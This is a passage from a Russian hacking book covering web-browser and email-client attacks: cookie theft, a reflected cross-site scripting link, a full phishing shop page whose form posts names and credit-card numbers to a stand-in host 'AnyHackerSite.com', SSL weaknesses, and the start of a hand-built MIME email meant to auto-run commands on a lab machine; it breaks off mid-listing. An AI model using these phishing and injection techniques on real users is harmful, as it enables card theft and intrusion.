Файлы куки - это настоящее золотое дно для понимающих в этом толк хакеров. В файлах куки может сохраняться все - пароли доступа к платным ресурсам Интернета, фамилии и имена пользователей, телефоны, адреса, и так далее и тому подобное - короче говоря, в них фиксируется все результаты пребывания пользователя в наиболее интересных местах Web. Получив в свое распоряжение файлы куки, хакер наконец-то добирается до всего того, что зовется этим сладким словом «халява».

Чтобы получить файлы куки, хакер может прибегнуть к снифингу, прослушивая локальную сеть с помощью программы, подобной SpyNet (см. Главу 17), или воспользоваться недостатками системы защиты Web-браузера, которые позволяют обратиться к локальным файлам компьютера. Для иллюстрации такой возможности организация PEACEFIRE на странице своего сайта **http://www.peacefire.org/security/iecookies** предлагает код JavaScript, отображающий содержимое файлов куки сайта, адрес которого пользователь должен ввести в поле формы, представленной на Рис. 8.4.




Рис. 8.4. Щелчок на кнопке формы отображает содержимое фатов куки указанного сайта

Вы сами можете испытать прочность своего браузера к такой атаке. Суть ее в том, что раз браузеру удалось прочесть файл куки для указанного Web-сайта с помощью сценария в загруженной страничке, то уж передать содержимое куки по назначению - дело техники. Для этого в сценарий Javascript следует включить операцию передачи сообщений по электронной почте, прямо на хакерский почтовый адрес. Ясно, что этим создается угроза раскрытия конфиденциальности куки, а ведь в них может содержаться очень много «вкусных» данных.

Технология такой атаки весьма проста, и описывается на этой же Web-страничке по адресу **http://www.peacefire.org/security/iecookies.** Включив в сценарий Javascript, обрабатывающий событие щелчка на кнопке **Click to view cookie** (Щелкните для просмотра куки), некорректный адрес ссылки на сайт, рассылающий файлы куки, можно заставить браузер «выболтать» содержимое куки кому угодно. К сожалению, такая технология взлома срабатывает не всегда, и успех ее применения зависит от версии и типа браузера, а также настроек системы защиты.

Перекрестные сценарии

Кроме помещения сценария непосредственно в HTML-страницу, хакер может применить сервер Web, генерирующий Web-странички в ответ на запросы пользователя. Для этого на сервер Web следует поместить CGI-сценарий, который после щелчка на ссылке в Web-странице, перешлет ему злонамеренный код. Пример такой ссылки представлен в Листинге 8.6.

Листинг 8.6. *Отправка самому себе злонамеренного кода HTML*

```
<HTML>
<BODY>
```

```
Чтобы воспользоваться нашей услугой, <A HREF="http://WWW.Any-
Site.com/cgi/Hacker.cgi?Comment=<SCRIPT>Злонамеренный
код</SCRIPT>" щелкните здесь</A>
</BODY>
</HTML>
```

После щелчка мышью на ссылке на Web-сервер будет передан параметр **Comment,** значение которого, как видно из листинга, представляет собой код сценария. Такую ссылку можно поместить где угодно, в том числе, в электронную почту, сообщения ICQ, на доску объявления и так далее - в общем, в любое «безобидное» место. Щелчок же на ссылке загружает в браузер хакерский сценарий с сервера Web, попавшего в лапы какого-либо «кул хацкера». Проблема только в поиске сервера, на который можно поместить такой сценарий. (Про CGI-сценарии вы можете прочитать в Приложении В этой книги).

Подмена Web-сайтов

Все описанные выше атаки могут сильно испортить нервы беспечного Web-путешественника, но, как правило, дело только этим и ограничивается - реальный вред с помощью загруженных с Web-страницей враждебных аплетов и сценариев нанести достаточно сложно. Подобные атаки практически не опасны, если защита Web-браузера настроена на блокирование не сертифицированных элементов ActiveX, и не выполняет в автоматическом режиме загруженные сценарии.

Однако имеется другая разновидность хакинга, основанная исключительно на мошенничестве, и ориентированная на извлечение финансовых средств у всех тех личностей, которые, стремясь идти в ногу со временем, обзаводятся кредитными карточками, счетами в Интернет-банках, используя их для покупок в Интернет-магазинах и т.д. При этом мало кто из счастливых обладателей Интернет-карточек представляет, как работает механизм, обслуживающий их покупки. Многие вообще не интересуются, как будут использоваться владельцами виртуального магазина переданные им совершенно конфиденциальные данные - номер и другие платежные реквизиты кредитной карточки.

Все это - сущий клад для хакера, поскольку все что нужно сделать для обмана покупателей - это создать Web-сайт, копирующий внешний вид электронного магазина известной фирмы. Далее, распространив ссылки на этот сайт по всему Интернету, хакер может без проблем продавать виртуальный воздух и снимать деньги со счетов доверчивых посетителей.

Другая возможность, которую открывает для хакеров фальсификация Web-страниц - предоставление возможностей для загрузки злонамеренных программ. Например, вместо загрузки нового пакета обновления системы Windows с Web-сайта Microsoft вы можете загрузить и запустить троянского коня наподобие уже упоминавшейся программы NetBus.

Сейчас мы опишем технику фальсификации Web-сайта, имитирующего виртуальный «Шоп» по продаже «виртуального воздуха» всем богатеньким и тупым «ламерам». Эта техника достаточно проста и заключается в помещении на Web-странице злоумышленника ссылки на сценарий, генерирующий прямо на компьютере пользователя фальсифицированный ресурс. В листинге 8.7 приведен пример кода HTML, реализующего фальсифицированный Интернет-магазин.

Листинг 8.7. *Пример фальсификации документа HTML*

```
<HTML>
<HEAD>
<TITLE>Фирма Bubliki&Baranki предлагает своим посетителям ВСЕ!!!!!</TITLE>
</HEAD>
<BODY>
<SCRIPT TYPE="text/javascript">
function falsify() {
z=window.open("about:Internet-магазин---Bubliki&Baranki---");
z.document.open();
z.document.write ("<TITLE>Электронный магазин фирмы Bubliki&Baranki</TITLE><H1>Заказ товара VirtualAir</H1> <FORM ACTION='http://www.AnyHackerSite.com/cgi/GetCardNumber' METHOD=post>Укажите свое имя<BR><INPUT TYPE=text><BR>Укажите свой адрес электронной почты<BR><INPUT TYPE=text><BR>Укажите номер своей кредитной карточки<BR><INPUT TYPE=textxBRxINPUT TYPE=checkbox VALUE=OK>Я хочу купить VirtualAir<P> <INPUT TYPE=submit VALUE='Оплатить'></FORM>");
z.document.close();
}
</SCRIPT>
<H1 ID="header">Товар VirtualAir</H1>
Всемирно известная фирма Bubliki&Baranki предлагает Вашему вниманию продукт VirtualAir, который сделает вашу жизнь гораздо лучше! Просто <A HREF="javascript:var a;" onclick="falsify()" onMouseOver="window.status='http://www.Bubliki&Baranki.com'; return true;" onMouseOut= "window.status=''"> щелкните здесь, </A> и перейдите к страничке заказа фирмы Bubliki&Baranki!
</BODY>
</HTML>
```

При загрузке кода из листинга 8.7 браузер IE *5* отобразит страницу, представленную на Рис. 8.5.

Рис. 8.5. Web-страница компании Rog&Kopito

Обратите внимание на отображаемый в строке состояния адрес ссылки -- **http://www.Bubliki&Baranki.com** и на текст заголовка окна браузера - **Фирма Rog&Kopito предлагает.** Посетитель Web-сайта компании **Rog&Kopito** может заинтересоваться новым программным продуктом известной компании **Bubliki&Baranki,** но покупка программы с Web-сайта компании **Rog&Kopito** может вызвать у него смутные подозрения. (Надеюсь, вы понимаете, что названия компаний здесь и в последующих главах не имеют отношение к реальным фирмам и придуманы только для иллюстрации.) Поэтому посетителю предоставляется ссылка, якобы приглашающая его перейти на Web-сайт компании **Bubliki&Baranki.** После щелчка мышью на ссылке встроенный в страничку сценарий отображает фальсифицированную Web-страничку, представленную на Рис. 8.6.

*Рис. 8.6. Web-страничка заказа продукта VirtualAir от компании **Bubliki&Baranki***

Фальсифицированная Web-страничка на Рис. 8.6 предлагает посетителю ввести свои идентификационные данные вместе с номером кредитной карточки для оплаты покупки по Интернету. Щелчок на кнопке **Отправить** отсылает эти очень вкусные данные CGI-сценарию `GetCardNumber`, как это видно из тега формы в сценарии Web-странички, помещенной на сервере компании Rog&Kopito:

```
<FORM ACTION='http://www.AnyHackerSite.com/cgi/GetCardNumber' METHOD=post>
```

Если пользователь не обратит внимания на мелкую деталь - строку **Адрес** (Address) с несколько странным содержимым, он может и не заметить подмены реального магазина фальсифицированным «Шопом», в результате которой номер его кредитной карточки перекочует в базу данных злоумышленников со всеми, как говорится, вытекающими последствиями.

*В старых версиях браузера IE можно было без проблем манипулировать строкой **Address** из сценария Javascript. Хакеры легко скрывали содержимое этой строки ложным адресом URL. Для иллюстрации кода HTML здесь был использован браузер IE 6, который весьма затрудняет подобные действия; более того, IE 6 предупреждает о наличии в коде HTML средств для манипулирования отображаемыми данными. Так что будьте начеку!*

Другой, не менее интересный способ перехвата конфиденциальных данных, которыми обменивается Web-браузер с сервером - это снифинг сетевых соединений. Перехватывая передаваемые по сети пакеты с номерами кредитных карточек, паролями и прочими интересными сведениями, хакеры могут достичь очень многого, о чем мы еще расскажем далее в этой книге.

Пока же займемся следующим вопросом - как же уберечься от такой напасти? Для этого существуют средства криптографической защиты, а именно, протокол SSL (а также менее распространенный TSL) и сертификаты владельцев Web-серверов.

Хакинг SSL

Протокол SSL (Secure Sockets Layer - протокол защищенных сокетов) предназначается для шифрования потока данных, передаваемых между сервером и клиентом Web. Для этого перед началом сетевого взаимодействия создается *сокет*, т.е. соединение, имеющее особые свойства - передаваемые через него данные шифруются на основе цифровых сертификатов, предъявляемых сервером браузеру. При создании такого сокета в строке состояния браузера IE отображается замочек, а адрес сайта, поддерживающего протокол SSL, взамен строки **http://** отображает строку **https://.**

Предъявленный сервером сертификат проверяется браузером Web, и если выдавшая сертификат организация содержится в списке доверенных организаций браузера, работа продолжается. Иначе отображается сообщение о предъявлении

не известного браузеру сертификата, и пользователь должен сам решить - продолжать работу или нет. Если сертификат будет принят, то с помощью специальных алгоритмов происходит шифрование/дешифрование потока данных между сервером и клиентом.

Самое главное для обычного пользователя - усвоить следующий факт: подлинный Интернет-магазин не бывает без сертификата от доверяемой браузером Web организации. Во-первых, следите, чтобы ВСЕ обмены конфиденциальной информацией, например, платежными реквизитами со специально отведенной для расчетов Web-страницей выполнялись исключительно по SSL-сокету. К примеру, при отображении странички, на которой вы должны указать платежные реквизиты, в строке состояния браузера должен появиться замочек. Во-вторых, следует использовать браузер Web, поддерживающий стойкое шифрование 128-разрядным ключом (что это такое, кратко описано в Приложении D). Последние версии IE предоставляют такую возможность по умолчанию, но вот старые экспортные варианты браузера IE предлагали только 56-разрядное шифрование, что совершенно непригодно для обеспечения защиты соединений с Web-серверами.

Вы можете задать вопрос - насколько такие методы надежны? Ответ таков: относительно надежны. Жизнь не стоит на месте, и даже использующие защищенные протоколы сайты отнюдь не гарантированы от хакинга наиболее сообразительными и квалифицированными хакерами. Например, в [3] описан способ обмана SSL, основанный на следующей уязвимости в системе защиты браузера IE 4: при переходе к защищенному протоколом SSL сайту по ссылке *на рисунках* и *фреймах* браузер не проверяет имя сервера и срок годности сертификата, ограничиваясь только установлением факта наличия сертификата. Далее, проверив сертификат один раз, браузер IE, если не установить специальный параметр конфигурации IE, повторно сертификат сервера не проверяет. Таким образом, хакерам открываются некоторые возможности подмены сервера [3].

Методы социальной инженерии

Познакомившись с методами хакинга клиентов Интернета, вы, наверное, сами поняли, что во время путешествий по Web ухо следует держать востро. Недостатки реализации программного обеспечения и некорректная настройка параметров системы защиты браузера позволяют хакеру вытворять прямо чудеса. Однако наиболее эффективным методом, очевидно, следует считать элементарное мошенничество, основанное на доверчивости и неопытности Web-путешественников.

В предыдущем разделе показано, как легко создать собственный вариант Web-магазина известной фирмы и начать продавать там виртуальный воздух в обмен на реальные деньги. Этим возможности хакера отнюдь не ограничиваются. Предложения «бесплатно» загрузить «чудо-программу», согласиться на загрузку странички с аплетом без сертификата от доверенного провайдера, щелкнуть на

ссылке и просмотреть «глобальные» возможности различных сайтов - все это сразу же окружает пользователя, появившегося на сайте Интернета с тщательно обезличенным авторством, но очень конкретными целями. Вот что из этого может получиться.

Загрузив и запустив без всякой проверки распаковку файла программы, вы можете элементарно очистить свой жесткий диск, установить в компьютере трояна или заразить компьютер вирусом. Как это делается для компьютеров Windows 2000/XP, мы обсудим в Главе 14. А поддавшись на уговоры купить что-либо на Web-сайте, вы можете подвернуться атаке *кардера* - так называют хакеров, собирающих номера кредитных карточек у доверчивых простаков.

Основные средства защиты от всех этих напастей таковы:

- Никому не доверять. Все сайты, предлагающие платные услуги, должны иметь сертификат от надежного поставщика и обеспечивать защищенные соединения по протоколу SSL.
- Регулярно обновлять Web-браузер и поддерживать настройки его системы защиты на должном уровне.
- Использовать антивирусы.

Всего этого может оказаться недостаточно, если вы столкнетесь с настоящим хакером, который владеет более серьезными приемами хакинга, чем описанные в этой главе. Однако для большинства случаев годятся и перечисленные выше меры.

В следующей главе мы углубимся в более изощренные методы хакинга, связанные с электронной почтой. Оказывается, что ныне можно получить такое письмецо, что от вас не потребуется вообще ничего, чтобы стать виртуальным рабом некоего умельца, специализирующегося на комбинации кодов почтовых посланий. Этими комбинациями мы и займемся.

Заключение

Клиент Web - это весьма притягательный для хакера объект. Ныне виртуальное киберпространство можно сравнить разве что с территорией, на которой идет непрерывное сражение за выживание. Чтобы победить в этом сражении, антихакеру следует уметь защищаться, например, настраивать параметры системы защиты браузера и работать с антивирусными пакетами, проверяющими загружаемые из Web сценарии и аплеты. Однако все это вам не поможет, если не помнить все время одну простую истину - будучи в Web не доверяйте НИКОМУ, НИЧЕМУ, НИГДЕ и НИКОГДА - и, быть может, обойдется.

Хакеру же следует учесть, что жизнь не стоит на месте и то, что вполне толково работало в версии 4 браузера IE и Netscape, ныне, в версиях 5 и 6 уже не функционирует. Стало быть следует все время заботиться о совершенствовании своих умений, помня при этом, что другим людям ваши делишки могут и не понравиться.

ГЛАВА 9.
Хакинг почтовых клиентов

Почтовые клиенты - объект самого пристального внимания хакеров, поскольку открывают для них поистине безграничные горизонты для деятельности. Почтовые клиенты имеют слабые пароли доступа к почтовым ящикам, позволяют автоматически запускать на компьютере активные вложения, допускают спэмминг и мейлбомбинг - вот краткий перечень уязвимостей защиты почтовых клиентов и возникающих в связи с этим «возможностей», которые доступны хакеру, вознамерившемуся атаковать свою жертву с помощью почтовых служб Интернета.

Тема хакинга почтовых сервисов Интернета настолько обширна, что ей отведены две главы этой книги. В этой главе дано краткое введение в функционирование почтовых сервисов, затем описывается технология вставки активного кода в почтовое вложение для запуска на атакованном компьютере, а затем описаны некоторые недостатки электронной почты, управляемой с Web-страниц. В следующей главе мы опишем более серьезные атаки на почтовые сервисы, позволяющие разрушить всю систему электронной почты жертвы нападения.

Подготовка письма с активным кодом

Возможности Интернета отнюдь не сводятся к службам, обеспечивающим путешествия по Web-сайтам. Кроме сервиса WWW, в Интернете существует еще и такая интересная вещь, как электронная почта или, как говорят понимающие люди, «мыло»[1], с помощью которой один человек может передать, или «намылить», свое послание другому человеку через Интернет. Получив это электронное послание, ничего не подозревающий «ламер» открывает его в диалоге какого-либо почтового клиента, и... Все, что может произойти, зависит только от целей человека, пославшего письмо.

Некоторые исследования [3] в области хакинга сервиса электронной почты свидетельствуют о поистине безграничных возможностях атаки почтового клиента с помощью вложения в письмо активного кода. «Ламер», щелкнувший на ссылке во вложении, предлагающем ему обновить Web-браузер и в результате очистивший свой жесткий диск — это далеко не самая интересная технология, которую может применить более или менее ловкий «кул хацкер». Некоторая подготовка позволит хакеру создавать письма с активным вложением, которое будет запускаться автоматически, без всякого участия получившего письмо пользователя. Однако подготовка таких писем требует некоторых знаний в области функционирования сервиса электронной почты. Этим мы сейчас и займемся.

---

1 Это жаргонное слово из компьютерного сленга наиболее часто употребляется среди пользователей сети FIDO. Оно происходит от созвучия с английским словом mail (почта).

Работа электронной почты

Сервис электронной почты предназначен для пересылки сообщений из одного почтового ящика на почтовом сервере в другой. Адрес электронной почты записывается так: **Почтовый_ящик@Почтовый_домен**, где **Почтовый_ящик** - это идентификационное имя (логин) пользователя почтового ящика, а **Почтовый_домен** - доменное имя компьютера с функционирующим почтовым сервером. Посмотрим, какие механизмы за этим стоят, чтобы знать, как их использовать.

Функционирование электронной почты обеспечивается протоколами SMTP, POP или IMAP, которые, в свою очередь, опираются на сетевые протоколы TCP/IP.

- Протокол SMTP (Simple Mail Transfer Protocol - Простой протокол передачи почты) заведует передачей сообщений между почтовыми серверами.
- Протокол POP (Post Office Protocol - Почтовый протокол) - отвечает за доступ пользователя к почтовому ящику.
- Протокол IMAP (Interactive Mail Access Protocol - Протокол интерактивного доступа к электронной почте) - имеет то же предназначение, что и протокол POP, но обеспечивает возможности по каталогизации и хранению почты непосредственно на сервере.

Электронная почта работает следующим образом:

- Для каждого пользователя почтового сервера создается учетная запись, содержащая его почтовый адрес, например, **vasia@email.com** и почтовый ящик в виде файла, хранящего принятые сообщения. Доступ пользователя к почтовому ящику осуществляется по паролю (хакеру на заметку).
- Почтовые сообщения, отправляемые пользователем, скажем, **vasia,** другому пользователю, например, **petia** с почтовым адресом, например, **petia@post.com,** вначале по протоколу POP (или IMAP) поступают на почтовый сервер **email.com** по телефонной линии связи или через локальную сеть (хакеру на заметку).
- Почтовый сервер **email.com** обрабатывает сообщение. Может встретиться два варианта:
    - Если доменное имя компьютера в почтовом адресе письма совпадает с доменным именем данного почтового сервера, письмо просто помещается в файл почтового ящика пользователя **petia.** В нашем случае это не так, и справедлив второй вариант.
    - Если доменное имя компьютера в почтовом адресе письма не совпадает с доменным именем данного почтового сервера, то почтовый сервер **email.com** запрашивает у сервера DNS сетевой адрес почтового сервера **post.com** и пересылает ему сообщение для пользователя **petia** (хакеру на заметку).

- Пользователь **petia** по протоколу POP (или MAP) обращается к своему почтовому ящику, указывая свой логин и пароль, и получает письмо.

А теперь посмотрим, что из этого может извлечь хакер.

Хакинг электронной почты

Все вышеизложенное достаточно просто, однако дает хакеру некую путеводную нить: во-первых, доступ к почтовому ящику требует входной регистрации; во-вторых, регистрационные данные путешествуют по проводам в практически незащищенном виде. Наиболее широко распространенный протокол POP версии 3 (POP3) содержит средства криптографической защиты регистрационных данных, шифруя пароль перед его передачей. Другой способ защиты - создание закрытого канала передачи данных по протоколам SSL/TSL (кратко упомянутым в предыдущей главе). Однако все эти средства защиты все еще не получили широкого распространения - их поддерживают далеко не все почтовые серверы и клиенты, что открывает неплохие перспективы для сниффинга (мы рассмотрим эту технологию в Главе 17).

Другой способ хакинга - перехват почтовых сообщений, передаваемых между почтовыми серверами по протоколу SMTP. Эти сообщения, как правило, передаются в не аутентифицированных сеансах SMTP, что открывает широкие возможности для спамминга и фальсификации сообщений. Содержание же сообщения шифруется только при специальной настройке почтового клиента (например, Outlook Express), которой, как правило, пользователи пренебрегают, поскольку для шифрования посланий используется сертификат получателя. Так что и здесь для толкового снифера открывается широкое поле деятельности.

Неплохую перспективу имеют также методы извлечения из почтового сервера списка логинов и паролей пользователей, опирающиеся на методы сетевого хакинга и программы для автоматического перебора паролей доступа к почтовым ящикам. Это же можно сделать с помощью такого универсального инструмента хакинга, как социальная инженерия, когда с помощью мошеннических уловок, например, отправки писем якобы от провайдера Интернета, пользователя просят сообщить пароль «для восстановления» почтового ящика.

Вообще, методы социальной инженерии применительно к почтовому сервису настолько разнообразны, что одно только их краткое описание заняло бы книгу потолще уголовного кодекса. Всем желающим познакомиться с «перлами» этого жанра, автор советует почитать журналы «Хакер» - это любопытнейшая смесь компьютерных технологий с особенностями человеческой психологии.

Мы займемся всеми этими интересными способами хакинга в следующей главе, а в этой главе рассмотрим другую, не менее перспективную и мощную технологию хакинга почтовых клиентов, опирающуюся на помещение в письмо активного кода. Дело в том, что. к каждому электронному письму может прикрепляться

вложение — файл произвольного типа, в том числе исполняемый файл. Щелчок на значке вложения открывает файл - т.е. запускает вложенную программу, после чего наступают последствия, не всегда отвечающие ожиданиям получателя письма.

Так что вложения сами по себе - уже мощный инструмент хакинга, с учетом того, что ныне в Интернете работают множество неопытных пользователей, готовых клюнуть на заманчивое предложение, например, обновить программу браузера IE, загрузить «интересное» приложение и так далее (в зависимости от фантазии автора письма). Это - достаточно тривиальный, но эффективный способ хакинга, и им не стоит пренебрегать, поскольку на приеме почты в организациях, как правило, сидят люди, не сильно сведущие в компьютерных технологиях.

Однако в запасе у хакера есть кое-что покруче. Ведь времена меняются, и многие уже знают, что открывать непонятное вложение недопустимо, к тому же на многих компьютерах установлены программы-антивирусы, настроенные на проверку почтовых вложений. И вот хакеры научились составлять такие письма, что от получившего их пользователя не требуется вообще ничего - активный код из вложения автоматически, без участия пользователя, перекочевывает, например, в папку автозагрузки компьютера Windows, после чего, при следующем запуске системы, на компьютере начинают происходить чудеса.

Для выполнения таких трюков требуется специальная подготовка электронного послания, которую следует выполнять вручную - почтовые клиенты на такие действия не рассчитаны. И если вы хотите научиться делать такого рода трюки или защититься от них, нужны знания по формату почтового послания. Так что вначале кратко опишем формат, т.е., структуру электронного письма, а уж потом покажем, как из всего этого можно состряпать письмецо, которое может не понравиться какому либо антихакеру и сильно испортить ему жизнь, если он не последует советам, изложенным в конце главы.

Формат сообщений электронной почты

Формат сообщений электронной почты определен в документе RFC 2822. Сообщение электронной почты состоит из текстовых строк ограниченной длины, и каждая строка включает символы ASCII и знаки препинания. Как правило, допускается использовать только символы английского языка (семибитовая кодировка), однако имеются почтовые системы, способные работать и с расширенным набором символов ASCII (восьмибитовая кодировка). Строки разделяются между собой парой символов **<CRxLF>,** означающих код возврата каретки (код 13) и перевода строки (код 10).

Каждое сообщение включает *заголовки* и *тело* сообщения. Заголовки отделяются от тела сообщения пустой строкой. Каждый заголовок начинается с новой строки и имеет такой формат:

Ключевое_слово:**Данные**

Вот пример такой строки:

Subject : **Резюме**

Эта строка означает, что предметом **(Subject)** письма является **Резюме** (Данные) автора. Если длина строки превышает предельную длину строки, то последующие строки этого же заголовка начинаются с символа пробела или табуляции, например:

Subject: Резюме

Бедного студента

с пустой головой

без имени

и состояния...

Предельная длина строки - 998 символов, но рекомендуется использовать не более 78 символов.

Заголовки сообщения могут быть различных типов, и в таблице приведены наиболее распространенные типы, которые потребуются нам в дальнейшем.

Ключевое слово	Назначение
From	Почтовый адрес отправителя, который может быть таким: vasia@email.com, или таким: "Vasia Lohov" (vasia@email.com).
Reply	Почтовый адрес для ответа на письмо - если такого заголовка нет, используется поле From.
To	Почтовый адрес получателя.
Cc	Почтовые адреса дополнительных получателей, разделенные запятыми
Bcc	Почтовые адреса получателей, невидимые для остальных получателей, т.е., перечисленных в полях From и Cc.
Subject	Тема письма - любой текст
Date	Дата отправки, например, Sat.16Jun2003 15:34:17+1000
Message-ID	Уникальный идентификатор сообщения, генерируемый почтовым сервером исключительно для своих нужд, например: <3.0.4.44.30445445754533.0035@email.com>
Received	Добавляется каждым почтовым сервером, через который проходит сообщение.

Все пользователи почтовых клиентов, например, клиента Outlook Express, уже встречались с перечисленными в таблице полями - они соответствуют полям в диалоге клиента для ввода адреса, темы сообщения и так далее. Теперь вы знаете, как они выглядят в самом послании при передаче по сети.

Экспериментальная интрасеть

А теперь займемся вот чем. В этой и последующих главах мы будем испытывать различные инструменты хакинга электронной почты. Для этого мы будем использовать полигон - TCP/IP сеть Ethernet, к которой подсоединены компьютеры Windows 2000/XP. В их число входят:

- Сервер Windows 2000 Server с именем **Sword-2000** и IP-адресом **1.0.0.1**
- Клиент Windows XP с именем **Alex-3** и IP-адресом **1.0.0.5**
- Клиент Windows 2000 с именем **Alex-1** и IP-адресом **1.0.0.7**

На нашей сети установлен домен **sword.net,** а сетевые компьютеры имеют такие доменные имена: серверу Sword-2000 присвоено доменное имя **sword-2000.sword.net.**, клиенту **AIex-3 -** доменное имя **alex-3.sword.net,** клиенту **Alex-1** - доменное имя **alex-1.sword.net**. На клиентах **Alex-1 и AIex-3** мы установим почтовый сервер и создадим на нем учетные записи наших помощников: На клиенте **Alex-1** учетную запись Коли с адресом **kolia@alex-1.sword.net,** а на клиенте **AIex-3** - Пети, с адресом **petia@alex-3.sword.net.** Они будут помогать нам в нелегком деле хакинга, Петя - в роли хакера, а Коля - «ламера».

Вообще говоря, все последующие эксперименты можно проделывать с помощью обычного сервиса электронной почты, предоставляемого провайдером Интернета, посылая письма самому себе и наблюдая за результатами. Однако описанная выше локальная сеть весьма удобна, поскольку не связывает наши действия никакими правилами пользования почтового сервиса провайдера Интернета. Автор предупреждает, что практическое применение описываемых далее хакерских технологий недопустимо по соображениям законности и может привести к неожиданным последствиям. Очень полезно перед выходом в большой мир вначале потренироваться на собственной локальной сети - по крайней мере, некому будет жаловаться.

В листинге 9.1 приведены заголовки и тело послания, переданного ламером Колей хакеру Пете по нашей сети с использованием почтового сервера JMail 5.01.

Листинг 9.1. *Электронное письмо от Коли к Пете*

```
Received: from alex-1.sword.net [1.0.0.7] by alex-3.sword.net
with ESMTP
 (SMTPD32-5.01 EVAL) id A4A7502B6; Thu, 16 Jan 2003 14:25:11
+0200
Received: from alex-1 [1.0.0.7] by alex-1.sword.net
 (SMTPD32-5.01 EVAL) id A76080152; Thu, 16 Jan 2003 13:28:32
+0200
Message-ID: <008601c2bd52$6682eee0$07000001@sword.net>
```

```
From: "kolia" <kolia@alex-1.sword.net>
To: <petia@alex-3.sword.net>
Subject:Congratulations
Date: Thu, 16 Jan 2003 13:28:32 +0200
MIME-Version: 1.0
Content-Type: text/plain; charset="koi8-r"
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2919.6700
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2919.6700
X-RCPT-TO: <petia@alex-3.sword.net>
X-UIDL: 7
Status: U

Happy New Year!
```

Как видим, все довольно понятно, кроме полей в конце - они используются программами почтовых клиентов, и поля **Content-Type,** которое относится к содержимому письма, хранимому в теле сообщения (вместе с вложениями). Формат тела сообщения определяется спецификацией MIME (Multipurpose Internet Mail Extensions - Многоцелевые расширения электронной почты Интернета). Для нас спецификация MIME имеет решающее значение, поскольку свой активный код мы будем помещать во вложение к письму.

Спецификация MIME

Для включения в почтовое сообщение двоичных данных, составных данных, состоящих из порций различных типов, а также символов с восьмибитовой кодировкой, например, символов кириллицы, спецификация MIME предлагает для использования три заголовка: **Content Type:**, **Content-Transfer-Encoding:** и необязательный заголовок **Content-Disposition:**. В дополнение к ним в MIME предоставляется заголовок **MIME-Version:**, задающий версию спецификации MIME, применяемую в данном послании - в настоящее время используется версия 1.0, так что этот заголовок всегда будет такой:

```
MIME-Version:1.0
```

Общий формат заголовка **Content-Type** таков:

```
Content-Type: тип/подтип; параметр=значение;...
```

Запись **тип/подтип** задает стандартный тип и подтип данных, определяемых спецификацией MIME и называемых MIME-типами. Последующий набор параметров зависит от типа данных, и некоторые из MIME-типов перечислены в таблице вместе с указанием относящихся к ним параметров.

Тип/подтип	Назначение
text/plain **text/html**	Текстовые данные (или код HTML). В набор параметров входит: **charset=*название_кодировки_символов*** Например, charset=koi8-r означает кириллицу; по умолчанию значение параметра charset задано как us-ascii, т.е. кодировка ASCII.
image/jpeg image/gif	Графические данные, например, Content-Type: image/gif
audio/x-realaudio	Звуковые (аудио) данные, например, Content-Type: video/mpeg
video/mpeg video/quicktime	Видеоданные, например, Content-Type: video/mpeg
application/postscript application/msword application/zip application/octet-stream	Приложения (тип application) с широким набором подтипов, соответствующих приложениям, из которых выделим универсальный тип octet-stream -- поток двоичных данных: Content-Type: octet-stream
multipart/mixed **multipart/related** **multipart/alternative**	multipart - это важнейший для нас MIME-тип, который определяет, что сообщение состоит из нескольких порций, каждая из которых имеет свои заголовки и тело. Подтипы mixed, related, alternative указывают, что эти порции содержат вложения, соответственно, со смешанными, взаимосвязанными и альтернативными типами данных.

Общий формат заголовка Content-Type-Encoding таков:

Content-Type-Encoding: *кодировка*

Значение заголовка определяет представление данных в теле сообщения, и их кодировку, если кодирование было применено. Возможные значения поля включают **7bit** - семибитовая кодировка us-ascii, **8-bit** - восьмибитовая кодировка, **binary** - побайтовый поток двоичных данных, **quoted-printable** - кодированный восьмибитовый текст, **base64** - двоичные данные, кодированные алгоритмом Base64 (RFC-2045).

Необязательный заголовок **Content-Disposition** управляет воспроизведением порции сообщения при его просмотре в почтовом клиенте, тем самым, с хакерской точки зрения, являясь важнейшим компонентом письма с активным кодом. Ниже приведен формат этого заголовка:

Content-Disposition: inline; filename="image.gif"

Значение **inline** означает, что файл, указанный параметром **filename** должен быть открыт почтовым клиентом автоматически, что очень удобно для внедрения вложенной программы на компьютере-получателе письма. Значение **attachment** означает, что вложение должно открываться с помощью пользовательского интерфейса почтового клиента.

Итак, теперь вы наверное догадываетесь, как следует составить письмо, содержащее активный код, предназначенный для исполнения на компьютере жертвы. Опишем технологию одной из таких атак в деталях.

Создание и отправка сообщения

Вначале мы опишем, как можно запустить на атакованном компьютере команды MS-DOS, чтобы продемонстрировать всю мощь технологии внедрения активного кода в сообщения электронной почты. Эти команды (в том числе форматирования дисков) исполняются сразу, как только несчастная жертва выделит полученное письмо в почтовом клиенте Outlook Express.

Итак, хакер Петя получил от ламера Коли письмо и решил над Колей «подшутить». В коде письма, приведенного в Листинге 9.1, Петя находит заголовок **X-Mailer:** который указывает, что Коля, на свою беду, использует устаревшую версию почтового клиента Outlook Express 5.00. Петя, будучи малый не промах, знает, насколько-уязвим клиент OE 5.00 для атак с вложенным активным кодом, и составляет письмо с активным вложением, действуя следующим образом.

На первом шаге с помощью текстового редактора Блокнот (Notepad) Петя создает MIME-код, представленный в Листинге 9.2, и сохраняет этот код в файле **Attack-hello.txt**.

Листинг 9.2.
MIME-код электронного послания от хакера Пети для ламера Коли

```
hello sword-2000.sword.net
mail from: <petia@alex-3.sword.net>
rcpt to: <kolia@alex-1.sword.net>
data
subject: Attack
MIME-Version: 1.0
Content-Type: multipart/related; type="multipart/alternative";
boundary="1"

--1
Content-Type: multipart/alternative; boundary="2"

--2
